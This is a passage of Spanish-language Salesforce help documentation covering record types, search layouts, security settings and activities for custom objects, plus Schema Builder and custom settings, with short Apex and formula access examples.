**Importante:** La conversión de una relación de búsqueda en principal-detalle o viceversa puede provocar que los informes personalizados existentes no puedan utilizarse debido a los diferentes tipos de informes estándar disponibles para cada tipo de relación. Recomendamos que pruebe sus informes personalizados inmediatamente después de convertir el tipo de relación. Si invierte la relación al tipo original, los informes se restaurarán y podrán utilizarse de nuevo.

CONSULTE TAMBIÉN

Descripción general de Relaciones de objeto

Crear una relación de varios a varios

Relaciones de objetos externos

# Crear tipos de registro para objetos personalizados

Cree tipos de registro para un objeto personalizado para mostrar diferentes valores de listas de selección y formatos de página para distintos usuarios con base en sus perfiles.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear tipos de registro para objetos personalizados:
- "Personalizar aplicación"

1. Desde los parámetros de gestión de objetos para un objeto personalizado, vaya a Tipos de registro.
2. Haga clic en **Nuevo** en la lista relacionada Tipos de registro.
3. Seleccione `Principal` en la lista desplegable `Tipo de registro existente` para copiar todos los valores de lista de selección disponibles o seleccione un tipo de registro existente para duplicar sus valores de lista de selección.

   Nota: Cuando crea un nuevo tipo de registro sin duplicar uno existente, el nuevo tipo de registro incluye automáticamente los valores de la lista de selección principal tanto para listas de selección estándar como personalizadas. A continuación, puede personalizar los valores de la lista de selección para el tipo de registro.
4. Introduzca una `Etiqueta de tipo de registro` que sea exclusiva dentro del objeto.
5. Introduzca una descripción.
6. Seleccione `Activo` para activar el tipo de registro.
7. Seleccione `Activar para perfil` junto a un perfil para que el tipo de registro esté disponible para los usuarios con ese perfil. Seleccione la casilla de verificación de la fila del encabezado para activarlo para todos los perfiles.

   Consejo: Si cada perfil está asociado con un tipo de registro único, nunca se solicitará a los usuarios seleccionar un tipo de registro al crear nuevos registros.
8. Para los perfiles activados, seleccione `Convertir en predeterminado` para convertirlo en el tipo de registro predeterminado para los usuarios de ese perfil. Seleccione la casilla de verificación de la fila del encabezado para convertirlo en el predeterminado para todos los perfiles.
9. Haga clic en **Siguiente**.
10. Seleccione una opción de formato de página para determinar qué formato de página se mostrará para registros de este tipo:
    - Para aplicar un único formato de página a todos los perfiles, seleccione `Aplicar un formato a todos los perfiles` y seleccione el formato de página en la lista desplegable.
    - Para aplicar formatos de página diferentes según los perfiles de usuario, seleccione `Aplicar un formato distinto para cada perfil` y seleccione un formato de página para cada perfil.
11. Haga clic en **Guardar** para modificar los valores de las listas de selección estándar y personalizada disponibles para el tipo de registro o haga clic en **Guardar y Nuevo** para crear otro tipo de registro.

CONSULTE TAMBIÉN

Configuración de gestión de búsqueda de objetos

# Personalizar formatos de búsqueda para objetos personalizados

Puede personalizar qué campos van a poder ver los usuarios en los resultados de búsquedas, en los cuadros de diálogo de búsqueda y en listas clave en las fichas personalizadas. Asimismo, podrá especificar un conjunto de campos distinto para que se muestre en cada formato de búsqueda. Esta configuración afecta a todos los usuarios de la organización.

Además, puede personalizar qué botones se deben mostrar en las vistas de listas personalizadas y resultados de búsqueda. Puede ocultar un botón de vista de lista estándar o mostrar un botón personalizado. Los botones estándar no están disponibles en los formatos de resultados de búsqueda. Para visualizar un botón personalizado, cree el botón personalizado y proporciónele un `Tipo de visualización` *`Botón de lista`*.

1. Desde los parámetros de gestión de objetos para un objeto personalizado, vaya a Formatos de búsqueda.
2. Haga clic en **Modificar** junto al formato de búsqueda que desea modificar.

   Nota: Los campos que seleccione para las listas clave en la página de inicio de la ficha personalizada también se utilizan como columnas en la vista de lista predeterminada Todos, además de como columnas predeterminadas en las vistas de lista nuevas. Para ver columnas diferentes, personalice la propia vista de lista.

3. Mueva los campos entre Campos disponibles y Campos seleccionados.
   - Para personalizar qué campos aparecen en el formato, seleccione uno o más campos y haga clic en **Agregar** o **Eliminar**.
   - Para ordenar campos en el formato, seleccione uno o más campos en Campos seleccionados y haga clic en **Arriba** o **Abajo**.
   - Para seleccionar varios campos de forma individual, utilice CTRL+clic.
   - Para seleccionar varios campos como grupo, utilice Mayús+clic.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir formatos de búsqueda de objetos personalizados:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Personalizar formatos de búsqueda

# Seguridad de objetos personalizados

Obtenga información acerca de cómo funcionan los ajustes de seguridad juntos para que pueda controlar el acceso a sus objetos personalizados con gran flexibilidad.

Establezca la seguridad de los objetos personalizados en los siguientes niveles

- **Ficha**: muestre la ficha personalizada a los usuarios adecuados en función de sus perfiles de usuario.
- **Objeto**: defina el acceso que tendrán los usuarios para crear, leer, modificar y eliminar registros para cada objeto.
- **Registros**: defina el modelo de colaboración predeterminado para todos los usuarios. Con esto se determina el acceso que los usuarios tienen a los registros de objetos personalizados que no son de su propiedad.
- **Relación**: en los objetos del lado de detalles de una relación principal-detalle, especifique el acceso de colaboración que deben tener los usuarios a un registro principal para crear, modificar o eliminar sus registros de detalle asociados. Esto se especifica en el atributo `Configuración de colaboración` del campo de relación principal-detalle en el objeto de detalle.
- **Campos**: Defina el nivel de acceso que tendrán los usuarios al formato de página del objeto personalizado.

Estos requisitos se aplican a los objetos personalizados que carecen de relación principal-detalle.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Las fichas no están disponibles en **Database.com**.

| Acción | Privilegios necesarios |
|---|---|
| Crear un registro | Permiso "Crear". El usuario debe visualizar la ficha para crear un registro nuevo desde la lista desplegable Crear Nuevo de la barra lateral. |
| Ver un registro | Permiso "Leer" y modelos de colaboración Sólo lectura pública o Lectura/Escritura pública si no es propietario del registro. |
| Modificar un registro | Permiso "Modificar" y modelo de colaboración Lectura/Escritura pública si no es propietario del registro. |
| Eliminar un registro | Permiso "Eliminar" y ha de ser el propietario del registro o estar por encima de éste en la jerarquía de funciones. |

Estos requisitos se aplican a los objetos personalizados que mantienen una relación principal-detalle con un objeto estándar o personalizado.

| Acción | Privilegios necesarios |
|---|---|
| Crear un registro | Permiso "Crear" y acceso de lectura o lectura/escritura al registro principal relacionado, dependiendo del valor del atributo `Configuración de colaboración` del campo de relación principal-detalle del objeto de detalle. |
| Ver un registro | Permiso "Leer" y acceso de lectura al registro principal relacionado. Si el registro tiene dos registros principales en una relación de varios a varios, el usuario deberá tener acceso de lectura a ambos registros principales. |

| Acción | Privilegios necesarios |
| --- | --- |
| Modificar un registro | Permiso "Modificar" y acceso de lectura o lectura/escritura al registro principal relacionado, dependiendo del valor del atributo `Configuración de colaboración` del campo de relación principal-detalle del objeto de detalle. |
| Eliminar un registro | Permiso "Eliminar" y acceso de lectura o lectura/escritura al registro principal relacionado, dependiendo del valor del atributo `Configuración de colaboración` del campo de relación principal-detalle del objeto de detalle.<br>Cuando un usuario elimina un registro que tiene a su vez registros de objetos personalizados relacionados, todos éstos últimos se eliminarán igualmente, con independencia de si el usuario ha eliminado el permiso en el objeto personalizado. |

Los administradores delegados pueden administrar prácticamente todos los aspectos relacionados con objetos personalizados, pero no pueden crear o modificar relaciones del objeto ni establecer valores predeterminados de colaboración para toda la organización.

## Información sobre la activación de actividades para objetos personalizados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Si activa las actividades cuando crea un objeto personalizado, las listas relacionadas de actividades se añadirán al formato de página predeterminado automáticamente. Si activa las actividades posteriormente, cuando el objeto personalizado ya existe, deberá agregar las listas relacionadas al formato de página predeterminado manualmente.
- Si desactiva las actividades para un objeto personalizado, no eliminará los registros de actividad existentes. Sin embargo, las listas relacionadas de actividades se eliminan de las páginas de objetos personalizados, y también se eliminan los informes que contienen actividades y el objeto personalizado.
- Si un objeto personalizado tiene una relación principal-detalle con las cuentas, las actividades del objeto personalizado se acumulan hasta la cuenta y hacen que se actualice la fecha de la `Última actividad` de la cuenta. Para objetos personalizados relacionados con otros tipos de registros, las actividades no se acumulan.
- Algunas actividades de objetos personalizados permiten enviar correos electrónicos o crear documentos de combinación de correo. El correo electrónico debe enviarse a un contacto o a un candidato.
- Cuando cambia la propiedad de un registro de objeto personalizado, las actividades abiertas relacionadas con ese objeto personalizado también se transfieren al nuevo propietario de registro.
- No puede desactivar la supervisión de actividades de un objeto personalizado si hay tareas de flujo de trabajo asociadas con ese objeto personalizado o si las tareas y eventos son conjuntos de datos secundarios del objeto personalizado en una configuración de Mobile.
- Los registros de objetos personalizados solo se pueden asociar a un registro de llamada de Salesforce CRM Call Center si las actividades están activadas para el objeto.

CONSULTE TAMBIÉN

Definir un objeto personalizado

# Gestión de sus objetos y campos personalizados con el generador de esquemas

## Generador de esquemas

Schema Builder proporciona un entorno dinámico para la visualización y la modificación de todos los objetos y relaciones en su aplicación. Esto simplifica la tarea de diseño, implementación y modificación de su modelo de datos o esquema.

Puede ver su esquema existente y agregar de manera interactiva nuevos objetos personalizados, campos personalizados y relaciones simplemente arrastrando y soltando. Schema Builder implementa automáticamente los cambios y guarda el formato de su esquema cada vez que mueva un objeto. Esto elimina la necesidad de hacer clic página por página para buscar los detalles de una relación o de añadir un nuevo campo personalizado a un objeto en su esquema.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: todas las ediciones

El generador de esquemas ofrece detalles como los valores de campos, campos necesarios y cómo se relacionan los objetos mediante la visualización de las relaciones de búsqueda y de principal-detalle. Puede ver los campos y las relaciones tanto para objetos estándar como objetos personalizados.

El generador de esquemas está activado de forma predeterminada y le permite añadir a su esquema:

- Objetos personalizados
- Relaciones de búsqueda
- Relación principal-detalle
- Todos los campos personalizados excepto: Geolocalización

Nota: No puede exportar su esquema desde el generador de esquemas (por ejemplo, para utilizar el esquema en otra organización).

CONSULTE TAMBIÉN

¿Cómo puedo acceder al generador de esquemas?
Tipos de campos personalizados
Conjuntos de cambios

## ¿Cómo puedo acceder al generador de esquemas?

En Configuración, introduzca *Generador de esquemas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Generador de esquemas**.

Al trabajar con el generador de esquemas:

- Haga clic en un objeto y muévalo a cualquier espacio del lienzo. El generador de esquemas guarda el formato de su esquema cada vez que mueva un objeto.
- Para ordenar el formato de los objetos en su esquema, haga clic en **Formato automático**.

  Importante: Cuando haga clic en **Formato automático**, no podrá deshacerlo.

- Haga clic en **Ver opciones** para:
  - **Mostrar nombres de elementos** si prefiere nombres del sistema, o **Mostrar etiquetas de elementos** si prefiere valores de texto.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: todas las ediciones

PERMISOS DE USUARIO

Para visualizar objetos en el generador de esquemas:
- "Personalizar aplicación"

  - **Mostrar/ocultar relaciones**
  - **Mostrar/ocultar leyendas**

- La ficha **Elementos** le permite arrastrar y soltar nuevos campos y objetos personalizados en el lienzo.
  - Para crear un objeto personalizado, consulte Creación de objetos con el generador de esquemas.
  - Para crear un campo personalizado, consulte Creación de campos con el generador de esquemas.
- La ficha Objetos le permite seleccionar objetos para mostrar en el lienzo.
  - Haga clic en la lista desplegable en la barra lateral para filtrar su lista de objetos:
    - Todos los objetos
    - Objetos seleccionados
    - Objetos estándar
    - Objetos personalizados
    - Objetos de sistema

      Nota: Los objetos creados fuera del generador de esquemas, como a través de una aplicación o la API, no aparecen automáticamente en el lienzo. Seleccione la casilla de verificación del objeto creado fuera del generador de esquemas para mostrarlo en el lienzo.

  - Para buscar un objeto, escriba su nombre en la casilla **Búsqueda rápida**.
  - Pase el ratón por encima de un objeto de su lista de objetos y haga clic en el para buscarlo en el lienzo.
- Pase el ratón por encima de las líneas de relaciones para mostrar los detalles de relaciones, como las relaciones de búsqueda y las relaciones principal-detalle. Haga clic en el nombre del objeto para añadirlo al lienzo. Puede ocultar las relaciones si su esquema está tardando mucho tiempo en cargarse.
- Para ver los detalles de un campo en una nueva ventana, haga clic con el botón derecho del ratón en el nombre o en la etiqueta del elemento y seleccione **Ver campo en nueva ventana**.
- Para modificar propiedades de un campo personalizado, haga clic con el botón derecho en el nombre o la etiqueta del elemento y seleccione **Modificar propiedades de campo**.
- Para gestionar permisos de un campo personalizado, haga clic en el nombre o la etiqueta del elemento y seleccione **Gestionar permisos de campo...**. Utilice el cuadro de diálogo que aparece para gestionar la visibilidad y la capacidad de escritura del campo para todos los perfiles estándar y personalizados. De forma predeterminada, la seguridad de nivel de campo para campos personalizados se establece como visible y modificable para los perfiles internos, aquellos no clonados de Usuario de socio o Gestor del portal de clientes. Los campos que no son modificables habitualmente, como las fórmulas y los campos de resumen, son visibles y de sólo lectura.
- Haga clic en para:
  - **Ocultar objetos en el lienzo**
  - **Ver detalles del objeto** en una nueva ventana
  - **Ver detalles de los formatos de página** en una nueva ventana
- Para objetos con varios campos (Candidato o Campaña, por ejemplo), haga clic en **Mostrar más campos** para mostrar todos los campos.
- Para ampliar el zoom, haga clic en . Para alejar el zoom, haga clic en .

  Nota: Al cerrar el generador de esquemas, no se guardará el nivel de zoom.

- Para contraer la barra lateral, haga clic en el . Para ampliarla, haga clic en el .
- El mapa en la esquina inferior derecha muestra el formato total de sus objetos en el lienzo. Haga clic en el mapa para navegar por el formato de sus objetos. Para recorrer el formato de esquema mientras aplica el zoom, haga clic y mantenga el botón del ratón pulsado en el lienzo mientras mueve el ratón.
- Para cerrar el generador de esquemas y guardar el formato de sus objetos, haga clic en **Cerrar**.

Importante: Si su esquema contiene varios objetos y campos, la carga podría tardar mucho tiempo. Haga clic en **Ocultar relaciones** para mejorar el rendimiento del generador de esquemas.

CONSULTE TAMBIÉN

Crear objetos con el generador de esquemas
Crear campos con el generador de esquemas
Configuración de gestión de búsqueda de objetos

## Crear objetos con el generador de esquemas

Para crear un objeto personalizado con el generador de esquemas:

1. Haga clic en la ficha **Elementos**.
2. Haga clic en **Objeto** y arrástrelo en el lienzo.
3. Introduzca información para definir su objeto. Para obtener una lista de definiciones de objetos, consulte Definición de objeto personalizado en el generador de esquemas en la página 4653.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Definición de objeto personalizado en el generador de esquemas

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear nuevos objetos personalizados en el generador de esquemas:
- "Personalizar aplicación"

## Crear campos con el generador de esquemas

Para crear un campo personalizado con el generador de esquemas:

1. Haga clic en la ficha **Elementos**.
2. Haga clic en un campo y arrástrelo hacia un objeto del lienzo.
3. Introduzca una `Etiqueta de campo`.

   Salesforce cumplimenta `Nombre de campo` utilizando la etiqueta de campo. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos.

   Asegúrese de que el nombre de campo personalizado y la etiqueta son exclusivos para ese objeto.

   - Si un campo estándar y otro personalizado tienen nombres o etiquetas idénticos, el campo de combinación mostrará el valor del campo personalizado.
   - Si dos campos personalizados tiene nombres o etiquetas idénticos, el campo de combinación puede mostrar un valor inesperado.

   Si crea una etiqueta de campo denominada *`Correo electrónico`* y ya existe un campo estándar etiquetado `Correo electrónico`, es posible que el campo de combinación no pueda distinguir los campos. La adición de un carácter al nombre del campo personalizado lo hace único. Por ejemplo, *`Correo electrónico2`*.
4. Introduzca una `Descripción` del campo personalizado.
5. Introduzca `Texto de ayuda` para explicar el propósito y la función de un campo personalizado.
6. Introduzca un `Valor predeterminado` con el fin de insertar automáticamente un valor para un campo personalizado cuando se crea un nuevo registro.
7. Dependiendo del tipo de campo personalizado que seleccione, introduzca cualquier atributo de campo restante.
8. Haga clic en **Guardar**.

Cualquier campo que agregue a través de Schema Builder no se agrega automáticamente al formato de página. Deberá modificar el formato de página para especificar dónde se debe mostrar el campo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear nuevos campos en el generador de esquemas:
- "Personalizar aplicación"

## Eliminar objetos personalizados con el generador de esquemas

Puede eliminar los objetos personalizados que ya no necesita utilizando el Generador de esquemas.

El generador de esquemas muestra una lista de efectos secundarios al intentar eliminar un objeto personalizado. Asegúrese de preparado para aceptar estos efectos secundarios antes de finalizar la eliminación. Consulte Eliminar objetos personalizados en la página 4627 y Gestionar objetos personalizados eliminados en la página 4629.

1. Haga clic en en el icono del objeto personalizado.
2. Seleccionar **Eliminar objeto...**. Aparece un cuadro de diálogo que explica los efectos secundarios de la eliminación de un objeto. Lea esta información detenidamente.
3. Si acepta las condiciones, marque **Sí, deseo eliminar el objeto personalizado.**
4. Haga clic en **Eliminar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar objetos personalizados en el generador de esquemas:
- "Personalizar aplicación"

## Eliminar campos personalizados con el generador de esquemas

Según corresponda, evite "aglomeraciones de campos personalizados" utilizando el Generador de esquemas para eliminar campos personalizados que ya no necesita.

El generador de esquemas muestra una lista de efectos secundarios al intentar eliminar un campo personalizado. Asegúrese de preparado para aceptar estos efectos secundarios antes de finalizar la eliminación.

1. Haga clic con el botón derecho en el campo personalizado.
2. Seleccione **Eliminar campo...**. Aparece un cuadro de diálogo que explica los efectos secundarios de la eliminación de un campo personalizado. Lea esta información detenidamente.
3. Si acepta las condiciones, marque **Sí, deseo eliminar el campo personalizado.**
4. Haga clic en **Eliminar**.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar campos personalizados en el generador de esquemas:
- "Personalizar aplicación"

# Definición de objeto personalizado en el generador de esquemas

| Campo | Descripción |
|---|---|
| `Etiqueta` | Nombre utilizado para hacer referencia al objeto en todas las páginas de interfaz de usuario. |
| `Etiqueta plural` | Nombre en plural del objeto. Si crea una ficha para este objeto, este nombre se utiliza para la ficha. |
| `Empieza con un sonido de vocal` | Si procede en el idioma predeterminado de la organización, actívelo si la etiqueta debe ir precedida por "un" en vez de "una". |
| `Nombre de objeto` | Nombre único utilizado para hacer referencia al objeto cuando se utilice la API. En los paquetes gestionados, este nombre único evita los conflictos de nomenclatura en las instalaciones de paquetes. El campo Nombre de objeto sólo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Descripción` | Descripción opcional del objeto. |
| `Nombre del registro` | Nombre utilizado en formatos de página, vistas de lista, listas relacionadas y resultados de búsquedas. |
| `Tipo de datos` | Tipo de campo (texto o numeración automática) del nombre del registro. Los registros que tienen |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

| Campo | Descripción |
| --- | --- |
| | identificadores en vez de nombres utilizan la numeración automática. Un número automático es un número único que se asigna automáticamente. Siempre es un campo de sólo lectura. |
| `Permitir informes` | Hace que los datos de los registros de objetos personalizados estén disponibles para la elaboración de informes.<br>Para crear informes de objetos personalizados, seleccione **Otros informes** para la categoría de tipo de informes, a menos que el objeto personalizado esté relacionado con un objeto estándar. Si el objeto personalizado tiene una relación principal-detalle con un objeto estándar o una relación de búsqueda con un objeto estándar, seleccione en su lugar el objeto estándar para la categoría del tipo de informe. |
| `Permitir actividades` | Permite a los usuarios asociar tareas y eventos de calendario programados relacionados con los registros de objetos personalizados. |
| `Seguimiento de historial de campos` | Permite a su organización realizar un seguimiento de los cambios aplicados a los campos de los registros de objetos personalizados, como quién ha cambiado el valor de un campo, cuándo ha cambiado y qué valor del campo era anterior o posterior a la modificación. Los datos del historial están disponibles para la elaboración de informes, de manera que los usuarios pueden crear fácilmente informes de seguimiento de auditoria cuando esta función está activada. |
| `Habilitar divisiones` | Si su organización tiene divisiones activadas, seleccione esta opción para habilitar el objeto personalizado para las divisiones. Los registros de grupo de divisiones para resultados de búsqueda simplificados, vistas de lista, informes y otras áreas en Salesforce. Salesforce agrega un campo `División` al objeto personalizado. Si el objeto personalizado es el principal en una relación principal-detalle, los objetos personalizados en el lado de detalle también obtienen el campo `División` y heredan su división desde el registro principal. |
| `Disponible para el portal de clientes` | Esta opción permite que el objeto personalizado esté disponible mediante el Portal de clientes de Salesforce. |
| `Prefijo de espacio de nombres` | En un contexto de paquetes, un prefijo de espacio de nombres es un identificador alfanumérico de entre uno y 15 caracteres que distingue su paquete y su contenido de los paquetes de otros desarrolladores en AppExchange. Los prefijos de espacio de nombres no distinguen entre minúsculas y mayúsculas. Por ejemplo, ABC y abc no se reconocen como elementos únicos. Su prefijo de espacio de nombres debe ser totalmente único en todas las organizaciones de Salesforce. Mantiene su paquete gestionado bajo su control exclusivo. |

| Campo | Descripción |
| --- | --- |
| Estado de desarrollo | Indica si el objeto personalizado está visible para otros usuarios. |
| Agregar notas y archivos adjuntos... | Permite a los usuarios adjuntar notas y archivos adjuntos a los registros de objetos personalizados.<br>Esta opción no está disponible cuando crea un nuevo objeto. |

# Creación de conjuntos únicos de datos

## Configuración personalizada

Utilice una configuración personalizada para crear conjuntos personalizados de datos o para crear y asociar datos personalizados para una organización, perfil o usuario.

La configuración personalizada es similar a los objetos personalizados en que le permiten personalizar datos de la organización. A diferencia de los objetos personalizados que tienen registros basados en ellos, la configuración personalizada le permite utilizar datos personalizados en toda su organización, o bien distinguir usuarios o perfiles particulares basados en criterios personalizados.

Los datos de configuración personalizada se exponen en la memoria caché de la aplicación, lo que permite un acceso eficaz sin tener que enviar repetidas consultas a la base de datos. Luego estos datos podrán utilizarse en campos de fórmula, reglas de validación, flujos, Apex, y la API de SOAP.

Nota: Si está pensando en utilizar Configuración personalizada de listas, considere utilizar Tipos de metadatos personalizados en la página 5933 en su lugar. A diferencia de Configuración personalizada de listas, puede migrar los registros de Tipos de metadatos personalizados utilizando herramientas de API de metadatos o Paquetes.

Existen dos tipos de configuraciones personalizadas:

**Configuraciones personalizadas de lista**
Un tipo de configuración personalizada que proporciona un conjunto reutilizable de datos estáticos a los que se puede acceder desde toda su organización. Si utiliza frecuentemente un conjunto de datos específico en su aplicación, al poner esos datos en una configuración personalizada de lista se facilitará el acceso a los mismos. Los datos de configuraciones de lista no varían según el perfil o el usuario, pero están disponibles en toda la organización. Ejemplos de datos de lista incluyen abreviaturas de estado de dos letras, prefijos de marcación internacional y números de catálogo de productos. Como los datos están en la memoria caché, el acceso es rentable y eficaz: no tiene que utilizar consultas SOQL que cuentan para los límites reguladores.

**Configuraciones personalizadas de jerarquía**
Un tipo de configuración personalizada que utiliza una lógica jerárquica incorporada que le permite "personalizar" la configuración de perfiles o usuarios específicos. La lógica jerárquica comprueba la configuración de la organización, perfil y usuario del usuario actual y devuelve el valor más específico o "menor". En la jerarquía, la configuración de una organización queda sobrescrita por la configuración de perfil, la cual, a su vez, queda sobrescrita por la configuración de usuario.

Los siguientes ejemplos muestran cómo puede utilizar configuraciones personalizadas:

- Una aplicación de envío requiere que los usuarios cumplimenten los códigos de países para los envíos internacionales. Al crear una configuración de lista de todos los códigos de países, los usuarios pueden acceder rápidamente a estos datos sin tener que consultar la base de datos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

Los paquetes no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:
- "Personalizar aplicación"

- Una aplicación calcula y realiza un seguimiento de la compensación de sus representantes de ventas, pero los porcentajes de comisión se basan en la antigüedad. Al crear una configuración de jerarquía, el administrador puede asociar un porcentaje de comisión diferente a cada perfil de la organización de ventas. En la aplicación, un campo de fórmula puede utilizarse a continuación para calcular correctamente la compensación de todos los usuarios; la configuración personalizada a nivel de perfil introduce el porcentaje de comisión correcto.
- Una aplicación muestra un mapa de ubicaciones de cuentas, la mejor ruta que seguir y el estado del tráfico. Esta información es de utilidad para los representantes de ventas, pero los ejecutivos de cuentas sólo quieren ver las ubicaciones de cuentas. Al crear una configuración de jerarquía con campos de casillas de verificación personalizados para la ruta y el tráfico, puede activar estos datos sólo para el perfil de "Representante de ventas".

Para crear y utilizar una configuración personalizada:

1. Cree la configuración personalizada.
2. Agregue campos a la configuración personalizada.
3. Agregue datos y establezca el nivel de acceso para los datos de configuración personalizada.
4. Haga referencia a los datos de configuración personalizada de su aplicación mediante campos de fórmula, reglas de validación, Apex o la API de SOAP.

También puede incluir una configuración personalizada en un paquete. La visibilidad de la configuración personalizada en el paquete depende de la configuración de la `Visibilidad`.

Nota: En los paquetes sólo se incluyen las definiciones de configuraciones personalizadas, no los datos. Si necesita incluir los datos, deberá cumplimentar la configuración personalizada mediante una secuencia de comandos de Apex estándar o la API ejecutada por la organización suscriptora después de instalar el paquete.

CONSULTE TAMBIÉN

Visualizar configuraciones personalizadas

Consideraciones y límites de configuraciones personalizadas

# Acceso a configuraciones personalizadas

Puede acceder a la configuración personalizada desde campos de fórmula, reglas de validación, Apex y la API de SOAP. A continuación se ofrecen algunos segmentos de código de muestra.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Developer Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**.

Los paquetes no están disponibles en **Database.com**.

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar configuraciones personalizadas:

- "Personalizar aplicación"

**Campos de fórmula**

Los campos de fórmula sólo funcionan con configuraciones personalizadas de jerarquía; no se pueden utilizar para configuraciones personalizadas de lista.

```
{!$Setup.CustomSettingName__c.CustomFieldName__c}
```

**Apex**

Apex pueden acceder a ambos tipos de configuraciones personalizadas.

Nota: Si la **Privacidad** de una configuración personalizada es `Protegida` y la configuración personalizada se incluye en un paquete gestionado, la organización suscriptora no podrá modificar los valores ni acceder a ellos desde Apex.

**Muestras de configuraciones personalizadas de lista**

Cuando agregue datos a una configuración personalizada, deberá nombrar cada conjunto de datos. Entonces podrá distinguir los conjuntos de datos por su nombre. Lo siguiente devuelve un mapa de datos de configuración personalizada. El método `getAll` devuelve valores para todos los campos personalizados asociados a la configuración de lista.

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

El siguiente ejemplo utiliza el método `getValues` para devolver todos los valores de campo asociados al conjunto de datos especificado. Este método se puede utilizar tanto con configuraciones personalizadas de lista como de jerarquía, utilizando parámetros diferentes.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

**Muestras de configuraciones personalizadas de jerarquía**

El siguiente ejemplo utiliza el método `getOrgDefaults` para devolver los valores de conjunto de datos del nivel de la organización:

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

El siguiente ejemplo utiliza el método `getInstance` para devolver los valores de conjunto de datos del perfil especificado. El método `getInstance` también se puede utilizar con un Id. de usuario.

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

**API de SOAP**

La configuración personalizada que tenga la **Privacidad** definida como `Pública` se expone a la API del mismo modo que los objetos personalizados.

Nota: Si la **Privacidad** se define como `Protegida` y la configuración personalizada se incluye en un paquete gestionado, no se puede acceder a la configuración personalizada mediante la API en la organización de desarrollador o un organización suscriptora.

Utilice cualquier herramienta con acceso a la API para realizar operaciones de consulta o de configuración de permisos de perfil.

Nota: También puede acceder a datos de configuración personalizada mediante una consulta Standard Object Query Language (SOQL), pero este método no utiliza la caché de la aplicación. Es similar a consultar un objeto personalizado.

CONSULTE TAMBIÉN

Configuración personalizada

# Definir configuración personalizada

Para crear o modificar una configuración personalizada:

1. Desde Configuración, introduzca *Configuración personalizada* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración personalizada**.
2. Haga clic en **Nuevo** para crear una nueva configuración personalizada, haga clic en **Modificar** junto al nombre de una configuración personalizada o haga clic en **Modificar** mientras visualiza los detalles de una configuración personalizada.

   Nota: El icono indica que la configuración personalizada está en un paquete gestionado instalado. No puede modificar o eliminar una configuración personalizada instalada desde un paquete gestionado.

3. Defina lo siguiente:
   - Etiqueta: introduzca la etiqueta mostrada en la aplicación.
   - Nombre de objeto: introduzca el nombre que se utilizará cuando se haga referencia a la configuración personalizada en campos de fórmula, reglas de validación, Apex, o la API de SOAP.

     Nota: Salesforce recomienda utilizar ASCII para el Nombre de objeto. El nombre no puede superar los 38 caracteres ASCII. Si utiliza doble byte, existen límites adicionales sobre el número de caracteres permitidos.

   - Tipo de configuración: seleccione un tipo de lista o jerarquía. El tipo de lista define datos relativos a la aplicación, como códigos de países o abreviaturas de estado. El tipo de jerarquía define la configuración de personalización, como los valores de campo predeterminados, que puede sobrescribirse a niveles más bajos en la jerarquía.

     Importante: Después de guardar una configuración personalizada, no puede cambiar este valor.

   - Visibilidad: seleccione un tipo de visibilidad entre Protegida o Pública.
     - Protegida: Si la configuración personalizada se incluye en un paquete gestionado, las organizaciones suscriptoras no pueden ver la configuración personalizada. No se muestra como parte de la lista de paquetes. Además, las organizaciones suscriptoras no pueden acceder a la configuración personalizada mediante Apex o la API; sin embargo, las organizaciones de desarrollador sí pueden. Si la configuración personalizada se incluye en un paquete no gestionado, la configuración personalizada está disponible desde el WSDL de empresa como cualquier objeto personalizados (como si la Visibilidad fuera Pública).
